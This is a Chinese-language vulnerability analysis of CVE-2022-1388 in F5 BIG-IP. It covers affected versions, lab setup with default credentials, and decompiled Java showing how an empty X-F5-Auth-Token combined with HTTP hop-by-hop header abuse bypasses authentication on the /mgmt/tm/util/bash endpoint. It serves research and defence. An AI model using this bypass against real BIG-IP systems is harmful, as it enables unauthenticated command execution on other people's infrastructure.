

CVE-2022-1388_F5_BIG-IP_API_Unauthenticated_RCE 漏洞

漏洞描述


F5 官网发布安全公告，披露 F5 BIG-IP 存在一处远程代码执行漏洞（CVE-2022-1388）。漏洞存在于 iControl REST 组件中，该漏洞允许定义身份验证的攻击者通过 BIG-IP 管理界面和自身 IP 地址对 iControl REST API 接口进行网络访问，进而导致可以在目标主机上执行任意系统命令、创建或删除文件或禁用 BIG-IP 上的服务。

利用范围

- BIG-IP 16.x: 16.1.0 - 16.1.2
- BIG-IP 15.x: 15.1.0 - 15.1.5
- BIG-IP 14.x: 14.1.0 - 14.1.4
- BIG-IP 13.x: 13.1.0 - 13.1.4
- BIG-IP 12.x: 12.1.0 - 12.1.6
- BIG-IP 11.x: 11.6.1 - 11.6.5

环境搭建

登录 F5 BIG-IP 官网下载对应版本的 F5 BIG-IP，这里选择的是 15.x 系列



My Account | Logout

Downloads

[Downloads Overview](#)
[FAQs](#)

[Other Applications](#)
[AskF5](#)
[BIG-IP iHealth](#)
[Licensing Tools](#)

Select a Product Line

Your choice contains a suite of products. Please select one of the product lines below:

F5 Product Family	Product Line
BIG-IP	BIG-IP v17.x / Virtual Edition with Traffic Management Operating System® (TMOS®)
	BIG-IP v16.x / Virtual Edition with Traffic Management Operating System® (TMOS®)
	BIG-IP v15.x / Virtual Edition with Traffic Management Operating System® (TMOS®)
	BIG-IP v14.x / Virtual Edition with Traffic Management Operating System® (TMOS®)
	BIG-IP v13.x / Virtual Edition with Traffic Management Operating System® (TMOS®)
	BIG-IP v12.x / Virtual Edition with Traffic Management Operating System® (TMOS®)
	BIG-IP v11.x / Virtual Edition with Traffic Management Operating System® (TMOS®)
APM Clients	F5 Access Guard
	Guided Configuration
	iApp Templates
	iAppLX Templates
BIG-IQ	Centralized Management
	Cloud & Orchestration
Certificate-Authority-Bundle	Certificate Authority Bundle

My Account | Logoff

Other Applications

AskF5

BIG-IP iHealth

Licensing Tools

The latest product version is displayed by default. If you are looking for downloads related to a different version of this product, please select from the following options.

15.1.5

Select a product container.

Name	Version	Type	Date	Description
GeoLocationUpdates	15.1.5	Patches	05/12/2022	GeoLocationUpdates
epsec-1.0.0-1205.0	15.1.5	Patches	04/27/2022	CPSWAT Endpoint Security Integration Update. See readme_minimum_version.txt before install
ASM-AttackSignaturesUpdates	15.1.5	Release	05/18/2022	ASM AttackSignaturesUpdates
ASM-AttackSignaturesUpdates-Archive	15.1.5	Release	05/18/2022	ASM-AttackSignaturesUpdates-Archive
BotSignaturesUpdates	15.1.5	Release	05/17/2022	BotSignaturesUpdates
ThreatCampaignUpdates	15.1.5	Release	05/17/2022	ThreatCampaignUpdates
AWS-Cloud	15.1.5	Release	05/05/2022	Images for AWS Cloud
Azure-Cloud	15.1.5	Release	05/05/2022	Images for Azure Cloud
Open-Source	15.1.5	Release	05/05/2022	Open source licenses and code repository
BrowserChallengesUpdates	15.1.5	Release	04/26/2022	BrowserChallengesUpdates
15.1.5.1	15.1.5	Release	04/06/2022	15.1.5.1 Release
15.1.5.1_Tenant-F80S	15.1.5	Release	04/06/2022	Support for Velos and r10k/r5k
15.1.5.1_Virtual-Edition	15.1.5	Release	04/06/2022	Virtual-Edition
ServerTechnologiesUpdates	15.1.5	Release	03/03/2022	ServerTechnologiesUpdates

选择下载对应版本虚拟机 ova 包

My Account | Logoff

Downloads

Downloads Overview

FAQs

Other Applications

AskF5

BIG-IP iHealth

Licensing Tools

Select a Download

Product: BIG-IP v15.x / Virtual Edition with Traffic Management Operating System® (TMOS®)

Version: 15.1.5

Container: 15.1.5.1_Virtual-Edition

Please select the file that you wish to download. Make sure that you have read the readme file, release note, or other supplemental information available in the download options below. For more information about your product version, refer to AskF5.

Filename	Description	Size
archive.pubkey.20220812.pem	3072 bit RSA public key (use with .384.sig files_VE image files)	451 Bytes
archive.pubkey.20220812.pem.md5	3072 bit RSA public key (use with .384.sig files_VE image files)	77 Bytes
BIGIP-15.1.5.1-0.0.14.ALL-vmware.ova	Image fileset for VMware ESXi Server	2167 MB
BIGIP-15.1.5.1-0.0.14.ALL-vmware.ova.384.sig	SHA384 signed digest of .ova file	256 Bytes
BIGIP-15.1.5.1-0.0.14.ALL-vmware.ova.384.sig.md5	SHA384 signed digest of .ova file	94 Bytes
BIGIP-15.1.5.1-0.0.14.ALL-vmware.ova.md5	MD5 file for Image fileset for VMware ESXi Server	70 Bytes
BIGIP-15.1.5.1-0.0.14.ALL.qcow2.zip	Image file set for KVM Red Hat Enterprise Linux/CentOS	1956 MB
BIGIP-15.1.5.1-0.0.14.ALL.qcow2.zip.md5	MD5 file for Image file set for KVM Red Hat Enterprise Linux/CentOS	69 Bytes

导入虚拟机

VMware Workstation

正在导入 BIGIP-15.1.5.1-0.0.14.ALL-vmware

取消

在导入虚拟机时，需选择部署，这里根据电脑配置选择越大越好




导入之后，打开虚拟机，输入默认账号密码 root/default 登录，默认情况需强制修改密码，修改之后即可登录。

```
BIG-IP 15.1.4.1 Build 0.0.15
Kernel 3.10.0-862.14.4.el7.x86_64 on an x86_64
localhost login: root
Password:
You are required to change your password immediately (root enforced)
Changing password for root.
(current) UNIX password:
New BIG-IP password:
Retype new BIG-IP password:
```

输入 `ifconfig mgmt` 查看 IP，或者输入 `config` 配置 IP

```
[root@localhost:NO LICENSE:Standalone] config # ifconfig mgmt
mgmt: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.199.228 netmask 255.255.255.0 broadcast 192.168.199.255
    inet6 fe80::20c:29ff:fe24:bf48 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:24:bf:48 txqueuelen 1000 (Ethernet)
    RX packets 80 bytes 30283 (29.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40 bytes 4234 (4.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

在浏览器中访问 <https://IP> 即可访问登录界面




环境搭建成功。

漏洞分析


在 CVE-2021-22986 中，F5 是允许未经身份验证的攻击者，通过 BIG-IP 管理界面和自身 IP 地址对 iControl REST 接口进行网络访问，从而导致了命令执行。那么此次，我们先在浏览器中访问漏洞接口/mgmt/tm/util/bash，使用用户名为 `admin`，密码为空进行登录




抓取登录数据包，重新发包



可以看到，此时的请求中是不存在 `X-F5-Auth-Token`



在添加上 `X-F5-Auth-Token` 并且使其为空时，从响应结果可以看到 `server` 为 `Apache`，状态为 401




添加上 `X-F5-Auth-Token` 并且使其不为空时，`server` 变为了 `Jetty`，返回状态为 401，返回结果为 `X-F5-Auth-Token does not exist`

由此可以得出结论，在 CVE-2021-22986 修复之后，会使用 `Apache` 去检查 `X-F5-Auth-Token` 是否存在，同时检查是否为空。当 `X-F5-Auth-Token` 存在且不为空时，后端才会进行 `Jetty` 认证，而在 `Jetty` 认证中，还存在一个对 `X-F5-Auth-Token` 是否合法的检查，如上图显示的 `X-F5-Auth-Token does not exist` 就是在 `Jetty` 认证中，我们的 `X-F5-Auth-Token` 不为空，但是是随便输入的一个值，导致检测不通过，返回 401。

回顾一下，在 CVE-2021-22986 中，`Apache`（模块为 `mod_pam_auth.so`）进行第一次检查，这里是检查请求中是否存在 `X-F5-Auth-Token`（不检查是否为空）

那么在检测到 `X-F5-Auth-Token` 不为空时，在 `jetty` 中 `f5.rest.jar` 中，将获取到 `basic` 认证的 `username` 和 `password`

`com.f5.rest.workers.authz.AuthzHelper#decodeBasicAuth`



```
275         addWorkerToResourceGroup(server, resourceGroupName, workerPath, (List)restMethods);
276     }
277
278     public static RestReference[] toArray(List<RestReference> list) {
279         return list != null && !list.isEmpty() ? (RestReference[])list.toArray(new RestReference[list.size()]) : null;
280     }
281
282     public static AuthzHelper.BasicAuthComponents decodeBasicAuth(String encodedValue) {
283         AuthzHelper.BasicAuthComponents components = new AuthzHelper.BasicAuthComponents();
284         if (encodedValue == null) {
285             return components;
286         } else {
287             String decodedBasicAuth = new String(DatatypeConverter.parseBase64Binary(encodedValue));
288             int idx = decodedBasicAuth.indexOf(58);
289             if (idx > 0) {
290                 components.userName = decodedBasicAuth.substring(0, idx);
291                 if (idx + 1 < decodedBasicAuth.length()) {
292                     components.password = decodedBasicAuth.substring(idx + 1);
293                 }
294             }
295             return components;
296         }
297     }
298
299     public static String encodeBasicAuth(String user, String password) {
300         if (user == null) {
301             return null;
302         } else {
303             String userPass = String.format("%s:%s", user, password == null ? "" : password);
304             return DatatypeConverter.printBase64Binary(userPass);
305         }
306     }
```

此外在

`com.f5.rest.common.RestOperationIdentifier#setIdentityFromBasicAuth` 中，我们的 `basic` 认证的值不为空时

```

134         return false;
135     } else {
136         final BasicAuthComponents components = AuthzHelper.decodeBasicAuth(authHeader);
137         String xForwardedHostHeaderValue = request.getAdditionalHeader( name: "X-Forwarded-Host");
138         if (xForwardedHostHeaderValue == null) {
139             request.setIdentityData(components.userName, (RestReference)null, (RestReference[])null);
140             if (runnable != null) {
141                 runnable.run();
142             }
143         }
144         return true;
145     } else {
146         String[] valueList = xForwardedHostHeaderValue.split(",");
147         int valueIdx = valueList.length > 1 ? valueList.length - 1 : 0;
148         if (!valueList[valueIdx].contains("localhost") && !valueList[valueIdx].contains("127.0.0.1")) {
149             if (valueList[valueIdx].contains("127.4.2.1") && components.userName.equals("f5hubblelcladmin")) {
150                 request.setIdentityData(components.userName, (RestReference)null, (RestReference[])null);
151                 if (runnable != null) {
152                     runnable.run();
153                 }
154             }
155             return true;
156         } else {
157             boolean isPasswordExpired = request.getAdditionalHeader( name: "X-F5-New-Authtok-Reqd") != null && re
158             if (PasswordUtil.isPasswordReset() && !isPasswordExpired) {
159                 AuthProviderLoginState loginState = new AuthProviderLoginState();
160                 loginState.userName = components.userName;
161                 loginState.password = components.password;
162                 RestRequestCompletion authCompletion = new RestRequestCompletion() {
163                     public void completed(RestOperation subRequest) {
164                         request.setIdentityData(components.userName, (RestReference)null, (RestReference[])null);

```

进入到 `com.f5.rest.common.RestOperation#setIdentityData`

```

416     }
417     return this;
418 }
419
420 public RestOperation setIdentityData(String userName, RestReference userReference, RestReference[] groupReferences) {
421     if (userName == null && !RestReference.isNullOrEmpty(userReference)) {
422         String segment = UrlHelper.getLastPathSegment(userReference.link);
423         if (userReference.link.equals(UrlHelper.buildPublicUri(UrlHelper.buildUriPath(new String[]{WellKnownPorts.AUTHZ_USERS_WORKER_URI_PATH, segment})))) {
424             userName = segment;
425         }
426     }
427
428     if (userName != null && RestReference.isNullOrEmpty(userReference)) {
429         userReference = new RestReference(UrlHelper.buildPublicUri(UrlHelper.buildUriPath(new String[]{WellKnownPorts.AUTHZ_USERS_WORKER_URI_PATH, userName})));
430     }
431
432     this.identityData = new RestOperation.IdentityData();
433     this.identityData.userName = userName;
434     this.identityData.userReference = userReference;
435     this.identityData.groupReferences = groupReferences;
436     return this;
437 }
438
439 public String getBasicAuthorization() {
440     return this.authorizationData == null ? null : this.authorizationData.basicAuthValue;
441 }
442
443 public RestOperation setWwwAuthenticate(String authentication) {
444     this.setupAuthorizationData();
445     this.authorizationData.wwwAuthenticate = authentication;

```

由于 `userName` 和 `userReference` 都不为空时，我们传入的是 `admin`，那

`username` 就为 `admin`，`userReference` 的 `url` 为

`/mgmt/shared/authz/users/admin`

随后在

`com.f5.rest.workers.EvaluatePermissions#completeEvaluateP`

`ermission` 中


```

        request.setXFSAuthTokenState(token);
    }

    request.setBasicAuthFromIdentity();
    if (request.getUri().getPath().equals(EXTERNAL_LOGIN_WORKER) && request.getMethod().equals(RestMethod.POST)) {
        finalCompletion.completed((Object)null);
    } else if (request.getUri().getPath().equals(UriHelper.buildUriPath(new String[]{EXTERNAL_LOGIN_WORKER, "available"})) && request.getMethod().equals(RestMethod.POST)) {
        finalCompletion.completed((Object)null);
    } else {
        final RestReference userRef = request.getAuthUserReference();
        final String path;
        if (RestReference.isNullOrEmpty(userRef)) {
            path = "Authorization failed: no user authentication header or token detected. Uri:" + request.getUri() + " Referrer:" + request.getReferer() + " ";
            setStatusUnauthorized(request);
            finalCompletion.failed(new SecurityException(path), (Object)null);
        } else if (AuthzHelper.isDefaultAdminRef(userRef)) {
            finalCompletion.completed((Object)null);
        } else {
            if (UriHelper.hasDataInPath(request.getUri().getPath())) {
                path = UriHelper.removeDataSuffixFromPath(UriHelper.normalizeUriPath(request.getUri().getPath()));
            } else {
                path = UriHelper.normalizeUriPath(request.getUri().getPath());
            }

            final RestMethod verb = request.getMethod();
            if (path.startsWith(EXTERNAL_GROUP_RESOLVER_PATH) && request.getParameter("expand") != null) {
                String filterField = request.getParameter("filter");
                if (USERS_GROUP_FILTER_STRING.equals(filterField) || USERGROUPS_GROUP_FILTER_STRING.equals(filterField)) {
                    finalCompletion.completed((Object)null);
                }
            }
        }
    }

    return;
}

```

setBasicAuthFromIdentity 获取到用户身份

在

com.f5.rest.workers.authz.AuthzHelper#isLocalOrDefaultAdminRequest

```

public static RestReference getDefaultAdminReference() {
    return DEFAULT_ADMIN_NAME == null ? null : new RestReference(UriHelper.buildPublicUri(UriHelper.buildUriPath(new String[]{WellKnownPorts.AUTHZ_USERS_WORKER_PATH, "admin"})));
}

public static boolean isDefaultAdminRef(RestReference userReference) {
    RestReference defaultReference = getDefaultAdminReference();
    return defaultReference != null && defaultReference.equals(userReference);
}

public static boolean isLocalOrDefaultAdminRequest(RestOperation request) {
    RestReference userReference = request.getAuthUserReference();
    return userReference == null || isDefaultAdminRef(userReference);
}

public static void getAuthSource(RestServer server, RestRequestCompletion completion) {
    URI authSourceUri = UriHelper.buildUri("http", "localhost", server.getPort(), new String[]{UriHelper.makePublicPath("tm/auth/source")});
    RestOperation getRequest = RestOperation.create().setAdminIdentity().setUri(authSourceUri).setCompletion(completion);
    RestRequestSender.sendGet(getRequest);
}

static {
    GROUP_RESOLVER_USERS = RestHelper.makeKind(WellKnownPorts.AUTHZ_WORKER_URI_PATH, UsersState.class);
    GROUP_RESOLVER_USER_GROUPS = RestHelper.makeKind(WellKnownPorts.AUTHZ_WORKER_URI_PATH, UserGroupsState.class);
    GROUP_RESOLVER_AUTH_PROVIDERS = UriHelper.buildUriPath(new String[]{"mgmt", WellKnownPorts.AUTHN_PROVIDER_PATH});
    LOGGER = new RestLogger(AuthzHelper.class, "f5");
    DEFAULT_ADMIN_NAME = "admin";
}

```

当前用户身份匹配默认的匹配，在 getDefaultAdminReference 中拿到

admin 用户的身份 new 一个 RestReference，而这个 RestReference 和

之前我们获取的 userReference 是一样的，此时就完成了身份认证。


那么在进入

`com.f5.rest.workers.EvaluatePermissions#completeEvaluateP`

`ermission` 之前这里还存在了对 `X-F5-Auth-Token` 的值进行了检查

`com.f5.rest.workers.EvaluatePermissions#evaluatePermissio`


n



```
37
38 public static void evaluatePermission(final RestOperation request, final CompletionHandler<Void> finalCompletion) {
39     if (roleEval == null) {
40         throw new IllegalArgumentException("roleEval may not be null.");
41     } else {
42         if (request.getReferer() == null) {
43             request.setReferer(request.getRemoteSender());
44         }
45
46         String authToken = request.getXF5AuthToken();
47         if (authToken == null) {
48             completeEvaluatePermission(request, (AuthTokenItemState)null, finalCompletion);
49         } else {
50             RestRequestCompletion completion = new RestRequestCompletion() {
51                 public void completed(RestOperation tokenRequest) {
52                     AuthTokenItemState token = (AuthTokenItemState)tokenRequest.getTypedBody(AuthTokenItemState.class);
53                     EvaluatePermissions.completeEvaluatePermission(request, token, finalCompletion);
54                 }
55
56                 public void failed(Exception exception, RestOperation tokenRequest) {
57                     String error = "X-F5-Auth-Token does not exist.";
58                     EvaluatePermissions.setStatusUnauthorized(request);
59                     finalCompletion.failed(new SecurityException(error), (Object)null);
60                 }
61             };
62             RestOperation tokenRequest = RestOperation.create().setUri(UriHelper.extendUriSafe(UriHelper.buildLocalUriSafe(authzTokenPort, new String[]{WellKnown
63             RestRequestSender.sendGet(tokenRequest);
64         }
65     }
66 }
```

也就是当 `Apache` 检查 `X-F5-Auth-Token` 存在时，会转发给后端的 `Jetty`

进行的第二次检查（检查 `X-F5-Auth-Token` 的值是否合法）



```
43     request.setReferer(request.getRemoteSender());
44 }
45
46 String authToken = request.getXF5AuthToken();
47 if (authToken == null) {
48     completeEvaluatePermission(request, (AuthTokenItemState)null, finalCompletion);
49 } else {
50     RestRequestCompletion completion = new RestRequestCompletion() {
51         public void completed(RestOperation tokenRequest) {
52             AuthTokenItemState token = (AuthTokenItemState)tokenRequest.getTypedBody(AuthTokenItemState.class);
53             EvaluatePermissions.completeEvaluatePermission(request, token, finalCompletion);
54         }
55
56         public void failed(Exception exception, RestOperation tokenRequest) {
57             String error = "X-F5-Auth-Token does not exist.";
58             EvaluatePermissions.setStatusUnauthorized(request);
59             finalCompletion.failed(new SecurityException(error), (Object)null);
60         }
61     };
62     RestOperation tokenRequest = RestOperation.create().setUri(UrlHelper.extendUriSafe(UrlHelper.buildLocalUriSafe(request.getUri()), "/xf5auth/"));
63     RestRequestSender.sendGet(tokenRequest);
64 }
65 }
66 }
67
68 @private static void completeEvaluatePermission(final RestOperation request, AuthTokenItemState token, final CompletionHandler completion) {
69     if (token != null) {
70         if (token.expirationMicros < RestHelper.getNowMicrosUtc()) {
71             String error = "X-F5-Auth-Token has expired.";
72             setStatusUnauthorized(request);
73             completion.failed(new SecurityException(error), (Object)null);
74         }
75     }
76 }
```

从如上代码可以判断，Jetty 检查到 X-F5-Auth-Token 为空时，将直接忽略其提供的信息是否合法从而进入到 `com.f5.rest.workers.EvaluatePermissions#completeEvaluatePermission` 完成后面的身份验证，从而绕过权限认证。

那么分析到这里，CVE-2022-1388 和 CVE-2021-22986 不同之处就是，在 CVE-2021-22986 之后官方进行了修复，让 apache 对 X-F5-Auth-Token 是否为空做了一次检查，如果存在且为空，就不会进入到 Jetty 认证；如果存在且不为空，则进入 Jetty 认证，并且 Jetty 会对 X-F5-Auth-Token 的值做出合法检查。

那么如何使得 apache 检测时 X-F5-Auth-Token 存在不为空，传给 Jetty 检查时 X-F5-Auth-Token 为空呢，这里就利用到了 HTTP 的 hop-by-hop 滥用漏洞。参考：<https://nathandavison.com/blog/abusing-http-hop-by-hop-request-headers>

